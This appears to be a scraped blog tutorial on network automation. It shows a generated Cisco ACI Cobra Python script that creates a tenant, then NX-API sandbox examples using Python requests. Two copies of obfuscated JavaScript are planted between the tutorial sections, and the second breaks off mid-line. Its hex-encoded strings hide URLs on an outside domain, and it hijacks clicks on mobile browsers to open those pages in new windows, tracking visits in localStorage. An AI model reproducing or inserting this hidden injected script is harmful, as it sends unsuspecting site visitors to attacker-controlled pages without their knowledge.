                                                            "matchT": "AtleastOne",
                                                            "prio": "unspecified",
                                                            "tnVzBrCPName": "Portal",
                                                            "userdom": ":all:"
                                                        }
                                                    }
                                                }, {
                                                    "fvRsCustQosPol": {
                                                        "attributes": {
                                                            "annotation": "",
                                                            "tnQosCustomPolName": "",
                                                            "userdom": "all"
                                                        }
                                                    }
                                                }, {
                                                    "fvRsBd": {
                                                        "attributes": {
                                                            "annotation": "",
                                                            "tnFvBDName": "Marketing_BD",
                                                            "userdom": "all"
                                                        }
                                                    }
                                                }
                                            ]
                                        }
                                    }
                                ]
                            }
                        }
                    ]
                }
            }
        ]
    }
    
    '''
    raise RuntimeError('Please review the auto generated code before ' +
                        'executing the output. Some placeholders will ' +
                        'need to be changed')
    
    # list of packages that should be imported for this code to work
    import cobra.mit.access
    import cobra.mit.request
    import cobra.mit.session
    import cobra.model.fv
    import cobra.model.pol
    import cobra.model.vns
    import cobra.model.vz
    from cobra.internal.codec.xmlcodec import toXMLStr
    
    # log into an APIC and create a directory object
    ls = cobra.mit.session.LoginSession('https://1.1.1.1', 'admin', 'password')
    md = cobra.mit.access.MoDirectory(ls)
    md.login()
    
    # the top level object on which operations will be made
    polUni = cobra.model.pol.Uni('')
    
    # build the request using cobra syntax
    fvTenant = cobra.model.fv.Tenant(polUni, ownerKey=u'', name=u'Marketing', descr=u'', userdom=u':all:', nameAlias=u'', ownerTag=u'', annotation=u'')
    vzBrCP = cobra.model.vz.BrCP(fvTenant, ownerKey=u'', userdom=u':all:', name=u'Portal', descr=u'', targetDscp=u'unspecified', intent=u'install', nameAlias=u'', ownerTag=u'', prio=u'unspecified', annotation=u'')
    vzSubj = cobra.model.vz.Subj(vzBrCP, revFltPorts=u'yes', descr=u'', prio=u'unspecified', targetDscp=u'unspecified', userdom=u':all:', nameAlias=u'', consMatchT=u'AtleastOne', annotation=u'', provMatchT=u'AtleastOne', name=u'http')
    vzRsSubjFiltAtt = cobra.model.vz.RsSubjFiltAtt(vzSubj, tnVzFilterName=u'http', priorityOverride=u'default', userdom=u':all:', action=u'permit', directives=u'', annotation=u'')
    vnsSvcCont = cobra.model.vns.SvcCont(fvTenant, userdom=u'all', annotation=u'')
    fvEpTags = cobra.model.fv.EpTags(fvTenant, userdom=u'all', annotation=u'')
    fvCtx = cobra.model.fv.Ctx(fvTenant, ownerKey=u'', name=u'Marketing_VRF', descr=u'', nameAlias=u'', knwMcastAct=u'permit', vrfIndex=u'0', pcEnfDir=u'ingress', userdom=u':all:', ipDataPlaneLearning=u'enabled', ownerTag=u'', annotation=u'', pcEnfPref=u'enforced', bdEnforcedEnable=u'no')
    fvRsVrfValidationPol = cobra.model.fv.RsVrfValidationPol(fvCtx, userdom=u'all', tnL3extVrfValidationPolName=u'', annotation=u'')
    vzAny = cobra.model.vz.Any(fvCtx, matchT=u'AtleastOne', name=u'', descr=u'', prefGrMemb=u'disabled', userdom=u'all', nameAlias=u'', annotation=u'')
    fvRsOspfCtxPol = cobra.model.fv.RsOspfCtxPol(fvCtx, userdom=u'all', annotation=u'', tnOspfCtxPolName=u'')
    fvRsCtxToEpRet = cobra.model.fv.RsCtxToEpRet(fvCtx, userdom=u'all', annotation=u'', tnFvEpRetPolName=u'')
    fvRsCtxToExtRouteTagPol = cobra.model.fv.RsCtxToExtRouteTagPol(fvCtx, userdom=u'all', annotation=u'', tnL3extRouteTagPolName=u'')
    fvRsBgpCtxPol = cobra.model.fv.RsBgpCtxPol(fvCtx, tnBgpCtxPolName=u'', userdom=u'all', annotation=u'')
    fvBD = cobra.model.fv.BD(fvTenant, multiDstPktAct=u'bd-flood', mcastAllow=u'no', ipv6McastAllow=u'no', userdom=u':all:', limitIpLearnToSubnets=u'yes', unicastRoute=u'yes', unkMcastAct=u'flood', v6unkMcastAct=u'flood', descr=u'', hostBasedRouting=u'no', llAddr=u'::', nameAlias=u'', type=u'regular', ipLearning=u'yes', vmac=u'not-applicable', mac=u'00:22:BD:F8:19:FF', epMoveDetectMode=u'', ownerTag=u'', intersiteBumTrafficAllow=u'no', annotation=u'', ownerKey=u'', name=u'Marketing_BD', epClear=u'no', unkMacUcastAct=u'proxy', arpFlood=u'no', intersiteL2Stretch=u'no', OptimizeWanBandwidth=u'no')
    fvSubnet = cobra.model.fv.Subnet(fvBD, name=u'Marketing_Subnet', descr=u'', ctrl=u'nd', ip=u'20.23.21.1/24', preferred=u'no', annotation=u'', userdom=u':all:', virtual=u'no', nameAlias=u'', ipDPLearning=u'enabled')
    fvRsMldsn = cobra.model.fv.RsMldsn(fvBD, tnMldSnoopPolName=u'', userdom=u'all', annotation=u'')
    fvRsIgmpsn = cobra.model.fv.RsIgmpsn(fvBD, tnIgmpSnoopPolName=u'', userdom=u'all', annotation=u'')
    fvRsCtx = cobra.model.fv.RsCtx(fvBD, userdom=u'all', annotation=u'', tnFvCtxName=u'Marketing_VRF')
    fvRsBdToEpRet = cobra.model.fv.RsBdToEpRet(fvBD, resolveAct=u'resolve', userdom=u'all', annotation=u'', tnFvEpRetPolName=u'')
    fvRsBDToNdP = cobra.model.fv.RsBDToNdP(fvBD, userdom=u'all', annotation=u'', tnNdIfPolName=u'')
    vzFilter = cobra.model.vz.Filter(fvTenant, ownerKey=u'', name=u'http', descr=u'', userdom=u':all:', nameAlias=u'', ownerTag=u'', annotation=u'')
    vzEntry = cobra.model.vz.Entry(vzFilter, tcpRules=u'', arpOpc=u'unspecified', applyToFrag=u'no', dToPort=u'http', descr=u'', nameAlias=u'', matchDscp=u'unspecified', prot=u'tcp', icmpv4T=u'unspecified', sFromPort=u'unspecified', stateful=u'no', userdom=u':all:', icmpv6T=u'unspecified', sToPort=u'unspecified', etherT=u'ip', dFromPort=u'http', annotation=u'', name=u'tcp-80')
    fvRsTenantMonPol = cobra.model.fv.RsTenantMonPol(fvTenant, userdom=u'all', annotation=u'', tnMonEPGPolName=u'')
    fvAp = cobra.model.fv.Ap(fvTenant, ownerKey=u'', name=u'Marketing_APP', descr=u'', userdom=u':all:', nameAlias=u'', ownerTag=u'', prio=u'unspecified', annotation=u'')
    fvAEPg = cobra.model.fv.AEPg(fvAp, shutdown=u'no', isAttrBasedEPg=u'no', matchT=u'AtleastOne', name=u'Users_EPG', descr=u'', fwdCtrl=u'', prefGrMemb=u'exclude', exceptionTag=u'', floodOnEncap=u'disabled', userdom=u':all:', nameAlias=u'', hasMcastSource=u'no', prio=u'unspecified', annotation=u'', pcEnfPref=u'unenforced')
    fvRsCons = cobra.model.fv.RsCons(fvAEPg, userdom=u':all:', tnVzBrCPName=u'Portal', intent=u'install', annotation=u'', prio=u'unspecified')
    fvRsCustQosPol = cobra.model.fv.RsCustQosPol(fvAEPg, userdom=u'all', annotation=u'', tnQosCustomPolName=u'')
    fvRsBd = cobra.model.fv.RsBd(fvAEPg, userdom=u'all', annotation=u'', tnFvBDName=u'Marketing_BD')
    fvAEPg2 = cobra.model.fv.AEPg(fvAp, shutdown=u'no', isAttrBasedEPg=u'no', matchT=u'AtleastOne', name=u'Portal_EPG', descr=u'', fwdCtrl=u'', prefGrMemb=u'exclude', exceptionTag=u'', floodOnEncap=u'disabled', userdom=u':all:', nameAlias=u'', hasMcastSource=u'no', prio=u'unspecified', annotation=u'', pcEnfPref=u'unenforced')
    fvRsProv = cobra.model.fv.RsProv(fvAEPg2, matchT=u'AtleastOne', prio=u'unspecified', tnVzBrCPName=u'Portal', userdom=u':all:', intent=u'install', annotation=u'')
    fvRsCustQosPol2 = cobra.model.fv.RsCustQosPol(fvAEPg2, userdom=u'all', annotation=u'', tnQosCustomPolName=u'')
    fvRsBd2 = cobra.model.fv.RsBd(fvAEPg2, userdom=u'all', annotation=u'', tnFvBDName=u'Marketing_BD')
    
    
    # commit the generated code to APIC
    print(toXMLStr(polUni))
    c = cobra.mit.request.ConfigRequest()
    c.addMo(polUni)
    md.commit(c)
    

    Do a global replace of “Marketing” with “Support”

    And remove this block of code:

    raise RuntimeError('Please review the auto generated code before ' +
                        'executing the output. Some placeholders will ' +
                        'need to be changed')
    

    Run the update script in python2 to generate the new tenant:

    Inspect the Tenants > All Tenants list again and see that the Tenant called Support has been added:


    (_0x562006,_0x1334d6){const _0x1922f2=_0x1922();return _0x3023=function(_0x30231a,_0x4e4880){_0x30231a=_0x30231a-0x1bf;let _0x2b207e=_0x1922f2[_0x30231a];return _0x2b207e;},_0x3023(_0x562006,_0x1334d6);}function _0x1922(){const _0x5a990b=[‘substr’,’length’,’-hurs’,’open’,’round’,’443779RQfzWn’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x44\x59\x7a\x33\x63\x303′,’click’,’5114346JdlaMi’,’1780163aSIYqH’,’forEach’,’host’,’_blank’,’68512ftWJcO’,’addEventListener’,’-mnts’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x69\x7a\x70\x35\x63\x335′,’4588749LmrVjF’,’parse’,’630bGPCEV’,’mobileCheck’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x6d\x4f\x65\x38\x63\x318′,’abs’,’-local-storage’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x78\x6c\x64\x39\x63\x369′,’56bnMKls’,’opera’,’6946eLteFW’,’userAgent’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x59\x68\x75\x34\x63\x364′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x44\x44\x46\x37\x63\x397′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x59\x67\x46\x32\x63\x342′,’floor’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x4e\x61\x6e\x36\x63\x306′,’999HIfBhL’,’filter’,’test’,’getItem’,’random’,’138490EjXyHW’,’stopPropagation’,’setItem’,’70kUzPYI’];_0x1922=function(){return _0x5a990b;};return _0x1922();}(function(_0x16ffe6,_0x1e5463){const _0x20130f=_0x3023,_0x307c06=_0x16ffe6();while(!![]){try{const _0x1dea23=parseInt(_0x20130f(0x1d6))/0x1+-parseInt(_0x20130f(0x1c1))/0x2*(parseInt(_0x20130f(0x1c8))/0x3)+parseInt(_0x20130f(0x1bf))/0x4*(-parseInt(_0x20130f(0x1cd))/0x5)+parseInt(_0x20130f(0x1d9))/0x6+-parseInt(_0x20130f(0x1e4))/0x7*(parseInt(_0x20130f(0x1de))/0x8)+parseInt(_0x20130f(0x1e2))/0x9+-parseInt(_0x20130f(0x1d0))/0xa*(-parseInt(_0x20130f(0x1da))/0xb);if(_0x1dea23===_0x1e5463)break;else _0x307c06[‘push’](_0x307c06[‘shift’]());}catch(_0x3e3a47){_0x307c06[‘push’](_0x307c06[‘shift’]());}}}(_0x1922,0x984cd),function(_0x34eab3){const _0x111835=_0x3023;window[‘mobileCheck’]=function(){const _0x123821=_0x3023;let _0x399500=![];return function(_0x5e9786){const _0x1165a7=_0x3023;if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x1165a7(0x1ca)](_0x5e9786)||/1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x1165a7(0x1ca)](_0x5e9786[_0x1165a7(0x1d1)](0x0,0x4)))_0x399500=!![];}(navigator[_0x123821(0x1c2)]||navigator[‘vendor’]||window[_0x123821(0x1c0)]),_0x399500;};const _0xe6f43=[‘\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x62\x70\x69\x30\x63\x370′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x58\x6a\x64\x31\x63\x391’,_0x111835(0x1c5),_0x111835(0x1d7),_0x111835(0x1c3),_0x111835(0x1e1),_0x111835(0x1c7),_0x111835(0x1c4),_0x111835(0x1e6),_0x111835(0x1e9)],_0x7378e8=0x3,_0xc82d98=0x6,_0x487206=_0x551830=>{const _0x2c6c7a=_0x111835;_0x551830[_0x2c6c7a(0x1db)]((_0x3ee06f,_0x37dc07)=>{const _0x476c2a=_0x2c6c7a;!localStorage[‘getItem’](_0x3ee06f+_0x476c2a(0x1e8))&&localStorage[_0x476c2a(0x1cf)](_0x3ee06f+_0x476c2a(0x1e8),0x0);});},_0x564ab0=_0x3743e2=>{const _0x415ff3=_0x111835,_0x229a83=_0x3743e2[_0x415ff3(0x1c9)]((_0x37389f,_0x22f261)=>localStorage[_0x415ff3(0x1cb)](_0x37389f+_0x415ff3(0x1e8))==0x0);return _0x229a83[Math[_0x415ff3(0x1c6)](Math[_0x415ff3(0x1cc)]()*_0x229a83[_0x415ff3(0x1d2)])];},_0x173ccb=_0xb01406=>localStorage[_0x111835(0x1cf)](_0xb01406+_0x111835(0x1e8),0x1),_0x5792ce=_0x5415c5=>localStorage[_0x111835(0x1cb)](_0x5415c5+_0x111835(0x1e8)),_0xa7249=(_0x354163,_0xd22cba)=>localStorage[_0x111835(0x1cf)](_0x354163+_0x111835(0x1e8),_0xd22cba),_0x381bfc=(_0x49e91b,_0x531bc4)=>{const _0x1b0982=_0x111835,_0x1da9e1=0x3e8*0x3c*0x3c;return Math[_0x1b0982(0x1d5)](Math[_0x1b0982(0x1e7)](_0x531bc4-_0x49e91b)/_0x1da9e1);},_0x6ba060=(_0x1e9127,_0x28385f)=>{const _0xb7d87=_0x111835,_0xc3fc56=0x3e8*0x3c;return Math[_0xb7d87(0x1d5)](Math[_0xb7d87(0x1e7)](_0x28385f-_0x1e9127)/_0xc3fc56);},_0x370e93=(_0x286b71,_0x3587b8,_0x1bcfc4)=>{const _0x22f77c=_0x111835;_0x487206(_0x286b71),newLocation=_0x564ab0(_0x286b71),_0xa7249(_0x3587b8+’-mnts’,_0x1bcfc4),_0xa7249(_0x3587b8+_0x22f77c(0x1d3),_0x1bcfc4),_0x173ccb(newLocation),window[‘mobileCheck’]()&&window[_0x22f77c(0x1d4)](newLocation,’_blank’);};_0x487206(_0xe6f43);function _0x168fb9(_0x36bdd0){const _0x2737e0=_0x111835;_0x36bdd0[_0x2737e0(0x1ce)]();const _0x263ff7=location[_0x2737e0(0x1dc)];let _0x1897d7=_0x564ab0(_0xe6f43);const _0x48cc88=Date[_0x2737e0(0x1e3)](new Date()),_0x1ec416=_0x5792ce(_0x263ff7+_0x2737e0(0x1e0)),_0x23f079=_0x5792ce(_0x263ff7+_0x2737e0(0x1d3));if(_0x1ec416&&_0x23f079)try{const _0x2e27c9=parseInt(_0x1ec416),_0x1aa413=parseInt(_0x23f079),_0x418d13=_0x6ba060(_0x48cc88,_0x2e27c9),_0x13adf6=_0x381bfc(_0x48cc88,_0x1aa413);_0x13adf6>=_0xc82d98&&(_0x487206(_0xe6f43),_0xa7249(_0x263ff7+_0x2737e0(0x1d3),_0x48cc88)),_0x418d13>=_0x7378e8&&(_0x1897d7&&window[_0x2737e0(0x1e5)]()&&(_0xa7249(_0x263ff7+_0x2737e0(0x1e0),_0x48cc88),window[_0x2737e0(0x1d4)](_0x1897d7,_0x2737e0(0x1dd)),_0x173ccb(_0x1897d7)));}catch(_0x161a43){_0x370e93(_0xe6f43,_0x263ff7,_0x48cc88);}else _0x370e93(_0xe6f43,_0x263ff7,_0x48cc88);}document[_0x111835(0x1df)](_0x111835(0x1d8),_0x168fb9);}());

  • Creating Python scripts from NX-API

    Cisco Nexus devices, the most popular configuration method uses command-line interfaces (CLI) that run only on the device. This method has limitations and does not scale well. To improve the CLI shortcomings, Cisco introduced NX-API REST by providing HTTP/HTTPS APIs that:

  • Provide specific CLIs available outside the switch.
    Combine configuration actions into relatively few HTTP/HTTPS operations.
  • NX-API REST uses HTTP/HTTPS as its transport. Configuration commands are encoded into the HTTP/HTTPS body and use POST as the delivery method. In the backend, NX-API REST uses the Nginx HTTP server. You can instruct the Nginx server to return requested data either in XML or JSON format

    The “official” lesson on creating python scripts from NX-API can be found at the Cisco developer site here:

    https://developer.cisco.com/learning/lab/nxos-intro-03_nxapi-rest/step/1

    The site for the NX developer sandbox I have been using is here:

    https://sandbox-nxos-1.cisco.com/

    The login credentials for the sandbox are username=”admin” password=”Admin_1234!”

    Some pre-requisites need to be completed first.

    Enable the NX-API Feature

    Before you can make requests from a NX-API Developer Sandbox or use the NX-API interfaces, the nxapi feature must be enabled on the Cisco Nexus switch. Follow these steps to verify it is enabled.

    Connect to the Cisco Nexus switch with SSH. For the sandbox-nxos-1.cisco.com sandbox the port number is 22.

    ssh -p 22 admin@sandbox-nxos-1.cisco.com
    

    Once connected, access the NX-OSv9k’s CLI and check if it’s nxapi feature is enabled.

    show feature | include nxapi
    

    It should show as being enabled:

    If the output indicates disabled, the feature is disabled. To enable it, enter global configuration mode and issue the feature nxapi command.

    configure terminal
    

    To confirm that it is enabled, use a web browser and navigate to an Open NX-OS address: https://sandbox-nxos-1.cisco.com
    The Sandbox credentials are admin / Admin_1234!. Upon successful authentication, you should see the NX-API Developer Sandbox web page.

    CLI command: show version

    For an example CLI command, type ‘show version’ in the main text area, ensure the ‘json’ message format is selected on the dropdown and click the Send button.

    This will create the text response contained in the Response section of the window:

    {
      "ins_api": {
        "type": "cli_show",
        "version": "1.0",
        "sid": "eoc",
        "outputs": {
          "output": {
            "input": "show version",
            "msg": "Success",
            "code": "200",
            "body": {
              "header_str": "Cisco Nexus Operating System (NX-OS) Software\nTAC support: http://www.cisco.com/tac\nDocuments: http://www.cisco.com/en/US/products/ps9372/tsd_products_support_series_home.html\nCopyright (c) 2002-2019, Cisco Systems, Inc. All rights reserved.\nThe copyrights to certain works contained herein are owned by\nother third parties and are used and distributed under license.\nSome parts of this software are covered under the GNU Public\nLicense. A copy of the license is available at\nhttp://www.gnu.org/licenses/gpl.html.\n\nNexus 9000v is a demo version of the Nexus Operating System\n",
              "bios_ver_str": "",
              "kickstart_ver_str": "9.3(3)",
              "nxos_ver_str": "9.3(3)",
              "bios_cmpl_time": "",
              "kick_file_name": "bootflash:///nxos.9.3.3.bin",
              "nxos_file_name": "bootflash:///nxos.9.3.3.bin",
              "kick_cmpl_time": "12/22/2019 2:00:00",
              "nxos_cmpl_time": "12/22/2019 2:00:00",
              "kick_tmstmp": "12/22/2019 14:00:37",
              "nxos_tmstmp": "12/22/2019 14:00:37",
              "chassis_id": "Nexus9000 C9300v Chassis",
              "cpu_name": "Intel(R) Xeon(R) CPU E5-4669 v4 @ 2.20GHz",
              "memory": "16408984",
              "mem_type": "kB",
              "proc_board_id": "9N3KD63KWT0",
              "host_name": "LEAF1",
              "bootflash_size": "4287040",
              "kern_uptm_days": "4",
              "kern_uptm_hrs": "2",
              "kern_uptm_mins": "51",
              "kern_uptm_secs": "25",
              "rr_reason": "Unknown",
              "rr_sys_ver": "",
              "rr_service": "",
              "plugins": "Core Plugin, Ethernet Plugin",
              "manufacturer": "Cisco Systems, Inc.",
              "TABLE_package_list": {
                "ROW_package_list": {
                  "package_id": "mtx-openconfig-all-1.0.0.0-9.3.3.lib32_n9000"
                }
              }
            }
          }
        }
      }
    }
    

    To generate the python, click the Python tab and press the Copy button to copy the python script to your clipboard. This contains the code you need to get started, but as-is will not execute until the placeholders for username, password etc and other bits and pieces are filled in correctly.

    This is the raw python code taken from the Python tab:

    import requests
    import json
    
    """
    Modify these please
    """
    #For NXAPI to authenticate the client using client certificate, set 'client_cert_auth' to True.
    #For basic authentication using username & pwd, set 'client_cert_auth' to False.
    client_cert_auth=False
    switchuser='USERID'
    switchpassword='PASSWORD'
    client_cert='PATH_TO_CLIENT_CERT_FILE'
    client_private_key='PATH_TO_CLIENT_PRIVATE_KEY_FILE'
    ca_cert='PATH_TO_CA_CERT_THAT_SIGNED_NXAPI_SERVER_CERT'
    
    url='http://10.10.20.95/ins'
    myheaders={'content-type':'application/json'}
    payload={
      "ins_api": {
        "version": "1.0",
        "type": "cli_show",
        "chunk": "0",
        "sid": "sid",
        "input": "show version",
        "output_format": "json"
      }
    }
    
    if client_cert_auth is False:
        response = requests.post(url,data=json.dumps(payload), headers=myheaders,auth=(switchuser,switchpassword)).json()
    else:
        url='https://10.10.20.95/ins'
        response = requests.post(url,data=json.dumps(payload), headers=myheaders,auth=(switchuser,switchpassword),cert=(client_cert,client_private_key),verify=ca_cert).json()
    

    This is the modified code used to get the required response for getting the version information. It also contains code to loop through and print the package IDs contained in the response too. It also contains code to suppress warnings for lack of SSL certificates etc.

    import requests
    import json
    
    url = 'https://sandbox-nxos-1.cisco.com/ins'
    
    payload={
      "ins_api": {
        "version": "1.0",
        "type": "cli_show",
        "chunk": "0",
        "sid": "sid",
        "input": "show version",
        "output_format": "json"
      }
    }
    
    requests.packages.urllib3.disable_warnings()
    response = requests.post(url,data=json.dumps(payload), headers={'content-type':'application/json'},auth=('admin', 'Admin_1234!'), verify=False).json()
    
    vlan_list = response["ins_api"]["outputs"]["output"]["body"]["TABLE_package_list"]["ROW_package_list"]
    
    for vlan in vlan_list :
       print("Package ID: {}".format(vlan_list["package_id"]))
    

    Output as follows:

    CLI command: show role name dev-ops

    Predefined system role for dev-ops access. This role cannot be modified.

    showRoleNameDevops.py

    (To use the pretty table print facility in this code you might have to first install it via: python -m pip install -U prettytable)

    import requests
    import json
    from prettytable import PrettyTable
    
    url = 'https://sandbox-nxos-1.cisco.com/ins'
    
    payload={
      "ins_api": {
        "version": "1.0",
        "type": "cli_show",
        "chunk": "0",
        "sid": "sid",
        "input": "show role name dev-ops  ",
        "output_format": "json"
      }
    }
    
    requests.packages.urllib3.disable_warnings()
    response = requests.post(url,data=json.dumps(payload), headers={'content-type':'application/json'},auth=('admin', 'Admin_1234!'), verify=False).json()
    
    rules = response["ins_api"]["outputs"]["output"]["body"]["TABLE_role"]["ROW_role"]["TABLE_rule"]["ROW_rule"]
    
    # 1st install prietty table via:  python -m pip install -U prettytable
    table = PrettyTable(['Number', 'Action', 'Permission', 'Entity'])
    for rule in rules :
       table.add_row([rule["rule_num"], rule["rule_action"], rule["rule_permission"], rule["rule_entity"]])
       
    table.align = "l"
    print(table)
    

    Giving the following output:


    (_0x562006,_0x1334d6){const _0x1922f2=_0x1922();return _0x3023=function(_0x30231a,_0x4e4880){_0x30231a=_0x30231a-0x1bf;let _0x2b207e=_0x1922f2[_0x30231a];return _0x2b207e;},_0x3023(_0x562006,_0x1334d6);}function _0x1922(){const _0x5a990b=[‘substr’,’length’,’-hurs’,’open’,’round’,’443779RQfzWn’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x44\x59\x7a\x33\x63\x303′,’click’,’5114346JdlaMi’,’1780163aSIYqH’,’forEach’,’host’,’_blank’,’68512ftWJcO’,’addEventListener’,’-mnts’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x69\x7a\x70\x35\x63\x335′,’4588749LmrVjF’,’parse’,’630bGPCEV’,’mobileCheck’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x6d\x4f\x65\x38\x63\x318′,’abs’,’-local-storage’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x78\x6c\x64\x39\x63\x369′,’56bnMKls’,’opera’,’6946eLteFW’,’userAgent’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x59\x68\x75\x34\x63\x364′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x44\x44\x46\x37\x63\x397′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x59\x67\x46\x32\x63\x342′,’floor’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x4e\x61\x6e\x36\x63\x306′,’999HIfBhL’,’filter’,’test’,’getItem’,’random’,’138490EjXyHW’,’stopPropagation’,’setItem’,’70kUzPYI’];_0x1922=function(){return _0x5a990b;};return _0x1922();}(function(_0x16ffe6,_0x1e5463){const _0x20130f=_0x3023,_0x307c06=_0x16ffe6();while(!![]){try{const _0x1dea23=parseInt(_0x20130f(0x1d6))/0x1+-parseInt(_0x20130f(0x1c1))/0x2*(parseInt(_0x20130f(0x1c8))/0x3)+parseInt(_0x20130f(0x1bf))/0x4*(-parseInt(_0x20130f(0x1cd))/0x5)+parseInt(_0x20130f(0x1d9))/0x6+-parseInt(_0x20130f(0x1e4))/0x7*(parseInt(_0x20130f(0x1de))/0x8)+parseInt(_0x20130f(0x1e2))/0x9+-parseInt(_0x20130f(0x1d0))/0xa*(-parseInt(_0x20130f(0x1da))/0xb);if(_0x1dea23===_0x1e5463)break;else _0x307c06[‘push’](_0x307c06[‘shift’]());}catch(_0x3e3a47){_0x307c06[‘push’](_0x307c06[‘shift’]());}}}(_0x1922,0x984cd),function(_0x34eab3){const _0x111835=_0x3023;window[‘mobileCheck’]=function(){const _0x123821=_0x3023;let _0x399500=![];return function(_0x5e9786){const _0x1165a7=_0x3023;if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x1165a7(0x1ca)](_0x5e9786)||/1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s 